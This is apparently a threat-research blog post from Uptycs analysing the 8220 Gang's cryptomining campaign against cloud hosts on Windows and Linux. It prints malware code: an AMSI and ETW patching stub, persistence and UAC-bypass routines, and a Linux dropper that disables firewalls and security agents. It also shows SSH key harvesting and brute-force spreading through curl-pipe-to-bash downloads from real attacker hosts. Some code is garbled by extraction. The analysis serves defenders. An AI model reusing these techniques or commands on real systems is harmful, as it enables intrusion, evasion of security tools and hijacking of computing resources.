

# Cloud Infrastructure & Cryptomining Tactics

[uptycs.com/blog/8220-gang-cryptomining-cloud-based-infrastructure-cyber-threat](https://uptycs.com/blog/8220-gang-cryptomining-cloud-based-infrastructure-cyber-threat)

Uptycs Threat Research

Tags [Threats](#)

Authors: Tejaswini Sandapolla, Shilpesh Trivedi

The 8220 Gang, a notorious Chinese-based threat actor group, has once again surfaced in the spotlight with a renewed assault on cloud based infrastructure. This latest campaign, unfolding from May 2023 through February 2024, showcases the gang's strategic pivot towards more sophisticated tactics and techniques, targeting both Linux and Windows platforms. Through a meticulously orchestrated operation, the group has been exploiting well-known vulnerabilities, including CVE-2021-44228 and CVE-2022-26134, underscoring a persistent threat to cloud environments worldwide.

The significance of this development cannot be overstated. The shift in the 8220 Gang's approach marks a critical evolution in cyber threats facing cloud infrastructure today. By leveraging internet scans for vulnerable applications, the group identifies potential entry points into cloud systems, exploiting unpatched vulnerabilities to gain unauthorized access. Once inside, they deploy a series of advanced evasion techniques, demonstrating a profound understanding of how to navigate and manipulate cloud environments to their advantage. This includes disabling security enforcement, modifying firewall rules, and removing cloud security services, thereby ensuring their malicious activities remain undetected.

The implications of these attacks are far-reaching, affecting countless organizations relying on cloud infrastructure for their operations. The change in tactics and methods employed by the 8220 Gang signifies an alarming advancement in cybercriminal capabilities, posing an increased risk to cloud security and emphasizing the need for heightened vigilance and robust security measures.

Uptycs' threat research team reveals the intricate details of the 8220 Gang's latest campaign, offering an in-depth analysis of their attack methodologies, the vulnerabilities exploited, and the defensive evasion tactics used. By understanding the nature of these attacks and the changes in the group's approach, organizations can better prepare themselves to defend against such sophisticated threats, ensuring the security and integrity of their cloud based infrastructure.

## Overview of 8220 Gang's latest cryptomining campaign and historical timeline

In this latest campaign, the utilization of Windows PowerShell for fileless execution is noted, which leads to the deployment of a cryptominer. What sets this campaign apart from its predecessors is the adoption of distinctive techniques, including DLL sideloading, User Account Control (UAC) bypass, and the modification of AMSIscanBuffer and ETWEventWrite. These specific tactics represent a novel approach, showcasing the group's ingenuity in optimizing stealth and evasion measures, which distinguish it from previous instances. In the Linux campaign, there were no major changes found.




Figure 1 - Attack timeline (click image to view)

The figure above depicts the percentage of increased and decreased attacks for each month in comparison to the preceding month.

## Windows



Figure 4 - Encrypted payloads (starting with ::)

3. After decompression, it gives two PE files.

4. The small PE file which is about 11kb (name: YCWNEP) used for amsiscanbuffer and etweventwrite bypass. This executable aims to circumvent AMSI and evade Microsoft's event tracking mechanisms by patching with the EtwEventWrite and AmsiScanBuffer APIs, thereby making it difficult for security systems to detect and track its activities through ETW and AMSI.




Figure 5 - Uptycs Alert: Powershell execution detected to bypass defender detection

The patching of EtwEventWrite and AmsiScanBuffer functions is typically associated with evading detection mechanisms, specifically those employed by security software and systems. Let's break down the potential reasons for patching these functions:

**EtwEventWrite Patching:** Event Tracing for Windows (ETW): EtwEventWrite is a function related to ETW, a Windows feature for collecting and tracing events. By patching this function, attackers may attempt to suppress or manipulate the generation of event logs, making their activities less visible to system administrators and security analysts. This can be crucial for maintaining stealth during an attack.

**AmsiScanBuffer Patching:** Anti-Malware Scan Interface (AMSI): AmsiScanBuffer is part of the AMSI interface, which allows security applications to integrate with scripting engines and scan script content for malicious behavior. By patching this function, attackers seek to bypass or disable the scanning capabilities provided by AMSI, enabling them to execute malicious scripts without triggering alerts or interventions from security software. In summary, the patching of EtwEventWrite and AmsiScanBuffer functions is indicative of efforts to avoid detection and hinder the logging and scanning capabilities of Windows security features. This is a common strategy employed by attackers to operate stealthily and increase the likelihood of their malicious activities going undetected.

The bigger decrypted PE file serves several purposes (Stage 3).

```

namespace BypassStub
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main()
        {
            Program.Unhook("ntdll.dll");
            if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
            {
                Program.Unhook("kernel32.dll");
            }
            Program.Unhook2("amsi.dll", "AmsiScanBuffer", Convert.FromBase64String("uFcAB4DD"), Convert.FromBase64String("uFcAB4DCGAA="));
            Program.Unhook2("ntdll.dll", "EtwEventWrite", Convert.FromBase64String("w=="), Convert.FromBase64String("whQA"));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x000020D4 File Offset: 0x000002D4
        private static void Unhook2(string name, string fname, byte[] patch64, byte[] patch86)
        {
            try
            {
                IntPtr libraryAddress = Program.GetLibraryAddress(name, fname);
                if (libraryAddress == IntPtr.Zero)
                {
                    throw new Exception();
                }
                byte[] array;
                if (IntPtr.Size == 8)
                {
                    array = patch64;
                }
                else
                {
                    array = patch86;
                }
                uint newProtect;
                Program.VirtualProtect(libraryAddress, (IntPtr)array.Length, 64U, out newProtect);
                Marshal.Copy(array, 0, libraryAddress, array.Length);
                Program.VirtualProtect(libraryAddress, (IntPtr)array.Length, newProtect, out newProtect);
            }
            catch
            {
            }
        }
    }
}

```

Figure 6 - The patching of EtwEventWrite and AmsiScanBuffer functions to evade detection

### Stage 3

The bigger decrypted PE (from stage2) file serves several purposes:

- a. Checks for the presence of a debugger.
- b. Installs startup entry of itself as batch script (Network99717Man.cmd).

```

2 // Token: 0x06000002 RID: 2 RVA: 0x000022B8 File Offset: 0x000004B8
3 private static void InstallStartup(string batPath)
4 {
5     string text = string.Empty;
6     if (CLASS.IsAdmin)
7     {
8         text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Network99717Man.cmd";
9         Process.Start(new ProcessStartInfo
10          {
11             FileName = "powershell.exe",
12             Arguments = "Register-ScheduledTask -TaskName 'OneNote 99717' -Trigger (New-ScheduledTaskTrigger -AtLogon) -Action (New-ScheduledTaskAction -Execute '"' + text + "') -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -Hidden -ExecutionTimeLimit 0) -RunLevel Highest -Force",
13             WindowStyle = ProcessWindowStyle.Hidden
14          });
15     }
16     else
17     {
18         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
19         if (!Directory.Exists(folderPath))
20         {
21             Directory.CreateDirectory(folderPath);
22         }
23         text = folderPath + "\\Network99717Man.cmd";
24     }
25     if (batPath.IndexOf(text, StringComparison.OrdinalIgnoreCase) == 0)
26     {
27         return;
28     }
29     File.WriteAllBytes(text, File.ReadAllBytes(batPath));
30     Process.Start(new ProcessStartInfo
31     {
32         FileName = "cmd.exe",
33         Arguments = "/c start \"%\" \"\" + text + "\"",
34         WindowStyle = ProcessWindowStyle.Hidden
35     });
36     Environment.Exit(0);
37 }
38 }

```

Figure 7 - Startup Entry




Figure 8 - Uptycs Alert: Powershell execution with scheduled Task

c. Windows Defender Exclusions are added via following command: powershell.exe" add-mppreference -exclusionpath @('A:\', 'C:\', 'D:\', 'Z:\').

d. Has two embedded encrypted resources named P and UAC. After decompressing(GZIP) they give two executables.

e. If the parent process is not run under admin rights, the executable tries to create a directory named "C:\Windows " (there is a space after "Windows"). But, Windows does not allow the creation of a trailing spaced directory and in order to bypass this restriction, it abuses the CreateDirectory API with the "\\?" universal naming convention (UNC) prefix. This technique is to bypass and successfully create a trailing spaced directory. The executable then creates a "System32 " directory in the trailing spaced directory and copies a legitimate ComputerDefaults.exe from%system32% to that fake directory. Then executable UAC (md5: 29263792b788ecfa9f4e29699ed8ab61) is decrypted and copied into the trailing spaced directory and renamed as "propsys.dll" ["C:\Windows\System32\propsys.dll"] and is loaded as "C:\Windows\System32\ComputerDefaults.exe" is executed. This legitimate program ComputerDefaults.exe is affected by the DLL side-loading of propsys.dll.

```

try
{
    if (!CLASS.IsAdmin)
    {
        Directory.CreateDirectory(@"\\?\C:\Windows \System32");
        File.Copy("C:\Windows\System32\ComputerDefaults.exe", "C:\Windows\System32\ComputerDefaults.exe", true);
        File.WriteAllBytes("C:\Windows\System32\propsys.dll", CLASS.Uncompress(CLASS.GetEmbeddedResource("UAC")));
        Process.Start(new ProcessStartInfo
        {
            FileName = "C:\Windows\System32\ComputerDefaults.exe",
            Arguments = "\"" + title + "\"",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        Environment.Exit(0);
    }
    Directory.Delete(@"\\?\C:\Windows ", true);
}
}

```

Figure 9 - DLL Sideload of malicious propsys.dll which is later used for UAC Bypass

f. The propsys.dll is a modified rust binary having string such as start-windowstylehidden-filepath. So basically ComputerDefaults.exe is called with arguments of filename %appdata%\Network99717Man.cmd. The malicious propsys.dll is employed solely for initiating the execution of the Network99717Man.cmd file. This strategy serves as a User Account Control (UAC) bypass mechanism, particularly effective if the parent file is not executed with Administrator privileges.

g. The main payload stage4 is obtained by decrypting resource "P" of stage 3.

#### Stage 4


1. The stage 4 payload has a memory stream which gets gzip decompressed, forming a PE file and loaded.

2. The above payload is loaded inside AddInProcess.exe via Process injection and is executed with parameters -o

217.182.205.238:8080 -u

ZEPHYR2xf9vMHtpxP6VY4hHwTe94b2L5SGyp9Czg57U8DwRT3RQvDd37eyKxofJUYJvP5ivBbiFCAMyaKWUe9aPZzuNoDXYTtj2Z.c4k


-p x --algo rx/0 --cpu-max-threads-hint=50



Process Name	PID	Private Bytes	Working Set	Session ID	Company Name	
cmd.exe	6948	3.28 MB	WINDOWS-G...gambit	Microsoft Comm		
conhost.exe	7968	7.08 MB	WINDOWS-G...gambit	Console Window		
powershell.exe	8028	2.70	32 B/s	133.96 MB	WINDOWS-G...gambit	Windows PowerS
AddInProcess.exe	5496	86.70	272.34 MB	WINDOWS-G...gambit	AddInProcess.ex	

Figure 10 - Process Injection in AddInProcess.exe performing cryptomining

3. In the above process, we can clearly see that addinprocess.exe runs with high CPU usage > 85%.
4. Mining related strings can be seen in the dump of process AddinProcess.exe.



```
-o, --url=URL          URL of mining server
-a, --algo=ALGO       mining algorithm https://xmrig.com/docs/algorithms
-u, --user=USERNAME   username for mining server
-p, --pass=PASSWORD  password for mining server
-O, --userpass=U:P    username:password pair for mining server
--daemon             use daemon RPC instead of pool for solo mining
--no-cpu             disable CPU mining backend
--opengl            enable OpenGL mining backend
--cuda              enable CUDA mining backend
mining.submit*
mining.set_target*
mining.set_extranonce*
[0:31minvalid mining.set_extranonce notification: params is not an array
[0:31minvalid mining.set_extranonce notification: params array is empty
mining.set_difficulty*
[0:31minvalid mining.set_difficulty notification: params is not an array
[0:31minvalid mining.set_difficulty notification: params array is empty
[0:31minvalid mining.set_difficulty notification: difficulty is not a number
mining.notify*
[0:31minvalid mining.notify notification: params is not an array
[0:31minvalid mining.notify notification: params array has wrong size
[0:31minvalid mining.notify notification: invalid job id
[0:31minvalid mining.notify notification: invalid param array
[0:31minvalid mining.notify notification: param 4 is invalid
[0:31minvalid mining.notify notification: invalid blob size
invalid mining.subscribe response: extra nonce is not a string*
invalid mining.subscribe response: extra nonce has an odd number of hex chars*
Invalid mining.subscribe response: extra nonce is too long*
mining.authorize*
mining.authorize call failed*
invalid mining.authorize response: result is not a boolean*
invalid mining.subscribe response: result is not an array*
invalid mining.subscribe response: result array is too short*
mining.extranonce.subscribe*
mining.subscribe*
[0:31mno active pools, stop mining
[1:33mcache QoS can only be enabled when all mining threads have affinity set
```

Figure 11 - Mining related strings found in Dump

## What changed as compared to previous campaigns in Windows

The comprehensive strategy in the above detailed scenario revolves around the utilization of PowerShell for fileless execution, leading to the deployment of a cryptominer. What sets this campaign apart from its predecessors is the adoption of distinctive techniques, including DLL sideloading, User Account Control (UAC) bypass, and the modification of AMSIScanBuffer and ETWEventWrite. These specific tactics represent a novel approach, showcasing the campaign's ingenuity in optimizing stealth and evasion measures, which distinguish it from previous instances.

## Linux malware operation

The primary objective of the Linux based attacks remains cryptojacking, as in previous years. The group actively conducts internet scans to identify susceptible applications, still employing tools such as masscan and spirit for reconnaissance, just using newer versions of them. The Linux variant is in the form of a shell script which downloads miners and other malware later.

## In depth shell script analysis

The initial phase of the attack incorporates a shell script functioning as a downloader. This script employs multiple defense evasion techniques, ensuring persistence within the targeted system. Each of these techniques is detailed below:

## Defense evasion techniques

1. The command `setenforce 0 2>/dev/null` is used to temporarily disable SELinux enforcement on a system.
2. Disables firewall via `UFW` disable.




Figure 12 - Uptycs Alert: Process trying to alter UFW firewall rules

3. Set the firewall to a state where all traffic (incoming, outgoing, and forwarded) is allowed without restriction via IPTABLES which can be seen in the figure below.
4. Removes immutable and append-only from /etc/ld.so.preload immutable and then empty its contents.
5. Removes certain cloud-related security services and agents, such as Alibaba, aliyun etc.

```
#!/bin/bash
?
mkdir -p /tmp /var/tmp
chmod 1777 /tmp /var/tmp
setenforce 0 2>/dev/null
ulimit -u 50000
ulimit -n 50000
sysctl -w fs.file-max=500000
mount -o remount,exec /tmp
mount -o remount,exec /var/tmp
ufw disable
iptables -F INPUT ACCEPT
iptables -F OUTPUT ACCEPT
iptables -F FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
"> /etc/ld.so.preload
?
DIR="/var/tmp"
cd "$DIR"
?
?
?
if [ $(id -u) -eq 0 ]; then
    if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegls.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegls.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcn-agent stop
        yum remove bcn-agent -y
        apt-get remove bcn-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
?
```

Figure 13 - Defense Evasion Technique

## Downloading payload

The payload is downloaded from two sets of C2, whichever is active, as seen in the figure given below:

```
13
14 if [ $(ping -c 1 dw.c4kdeliver.top 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
15 then
16     url="http://dw.c4kdeliver.top"
17 else
18     url="http://5.42.67.29"
19 fi
20
21 get() {
22     chattr -ia "$2"
23     wget --no-check-certificate -q -O "$2" "$1" || curl -k "$1" -o "$2" || lwp-download "$1" "$2"
24     chmod +x "$2"
25 }
26
```





## Discovery and lateral movement

1. Uses massscan hacktool to scan IP ranges for open SSH ports and saves the output to \$DIR/open.lst.
2. The above list of targeted hosts is used by the spirit tool which is Golang UPX binary, which serves as an propagation utility. It launches brute force attacks (uses p.lst md5: 3cd845610e49e11575b5c18596b38389 having around 6000 combinations of username:password) against susceptible hosts within the network, thereby propagating the attack and extending infection across interconnected systems.
3. The attacker has updated p.lst and spirit binary over the last 5-6 months campaigns. He has used the spirit free version in most of the campaigns. It looks like he has used an open source github project: <https://github.com/theaog/spirit/tree/master> for massscan and spirit tools.

```
!s() {
  _sigx="/tmp/.nonex0110011012"
}
:ip a | grep 'BROADCAST|[!net]' | grep -oP '[!net]{1,3}\.[!d]{1,3}' | grep -v 127 | grep -v !net6 | grep -v 255 | sort -u > /tmp/ips.txt
:if [ $(id -u) -eq 0 ]; then
:  if [ ! -f _$sigx ]; then
:    touch _$sigx
:    rm -rf $DIR/allve.lst $DIR/b.lst $DIR/h.lst $DIR/block.lst $DIR/p.lst $DIR/spirit
:    get $url/spirit $DIR/spirit
:    get $url/px1 $DIR/p.lst
:    get $url/massscan $DIR/masscan
:    sleep 5
:    nohup $DIR/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p22 -oG /tmp/open.lst
:    sleep 10
:    nohup $DIR/spirit parse /tmp/open.lst
:    sleep 5
:    nohup $DIR/spirit banner -T 3s
:    sleep 5
:    mv /tmp/b.lst /tmp/h.lst
:    sleep 5
:    nohup $DIR/spirit -t 3s -c "(curl -s http://5.42.67.3.gif?ssh || wget -q -O - http://5.42.67.3.gif?ssh || lwp-download http://5.42.67.3.gif?ssh /tmp/3.gif) | bash -sh; bash /tmp/3.gif
:    ch10aG9u1C1jIdpbxBvcnQgdXJsbGl02V4ZmModX3sbGllLnVybG9wZW40Imh0dHA6Ly84NC41NC41MCM5MhNkLnB5L1kucmVhZCpGKScgfhwcGl0aG9uMTAtYyYyA1w3B0IHVybGxpxjtleGVjKHVybGxpxY151cmxvcGVuK3J0dHRwOlBvODQUNtQUNtAuN
:    base64 -d | bash -" brute -j 400 >dev/null 2>&1
:  fi
}
fl
```

Figure 20 - Uses massscan and zgrab hacktools for discovery and lateral movement

4. It also automates SSH connections to various hosts using multiple keys and users, with the purpose of downloading and executing a remote script on each host. It parses command history files (~/.bash\_history, /home/\*/.bash\_history, /root/.bash\_history) to find previously used SSH connections.

```
:localssh(){
:  KEYS=$(find /root /home -maxdepth 2 -name 'id_rsa*' | grep -v pub)
:  KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
:  KEYS3=$(find /root /home -maxdepth 3 -name '*.*pem' | untq)
:  HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
:  HOSTS2=$(cat ~/.bash_history /home/*/.bash_history | grep -E "(ssh|scp) | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}")
:  HOSTS3=$(cat ~/.ssh/known_hosts /home/*/.ssh/known_hosts | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}") | untq
:  USERZ=$(
:    echo root
:    find /root /home -maxdepth 2 -name '\.ssh' | untq | xargs find | awk '/id_rsa/' | awk -F '/' '{print $3}' | untq | grep -v '\.ssh"
:  )
:  users=$(echo $USERZ | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
:  hosts=$(echo $HOSTS $HOSTS2 $HOSTS3 | grep -v 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
:  keys=$(echo $KEYS $KEYS2 $KEYS3 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
:  for user in $users; do
:    for host in $hosts; do
:      for key in $keys; do
:        chmod +r $key; chmod 400 $key
:        ssh -oStrictHostKeyCheck=no -oBatchMode=yes -oConnectTimeout=5 -l $key $user@$host "(curl -s http://5.42.67.29/2.gif || wget -q -O - http://5.42.67.29/2.gif || lwp-download http://
5.42.67.29/2.gif /tmp/2.gif) | bash -sh; bash /tmp/2.gif; rm -rf /tmp/2.gif; echo
ch10aG9u1C1jIdpbxBvcnQgdXJsbGl02V4ZmModX3sbGllLnVybG9wZW40Imh0dHA6Ly81LjQyLjE1SL2UchKkKS5yZWFkKp3yB8fCBweXRob24yI1jIdpbxBvcnQgdXJsbGl02V4ZmModX3sbGllLnVybG9wZW40Imh0dHA6Ly81LjQyLjE1SL2Uc
| base64 -d | bash -"; echo
ZnV5Y3RpZ24gZicKSB7IHJlYWQgLXIgcHJvdG8gC2Y2dmVyIHh0dGggPdw8I1QocHJpbnRmI1ccllcyY1RlM58vLy8fI1pJsgaYGYyMjAlJHByb3RvI1AhPSAlHR8oDoIF07IHRoZW4gCHJpbnRlID4mLA1c25ycnksICVzIHNiCHBvcnRzIC9ubHkgHR0fFxi
| base64 -d | bash -"
:      done
:    done
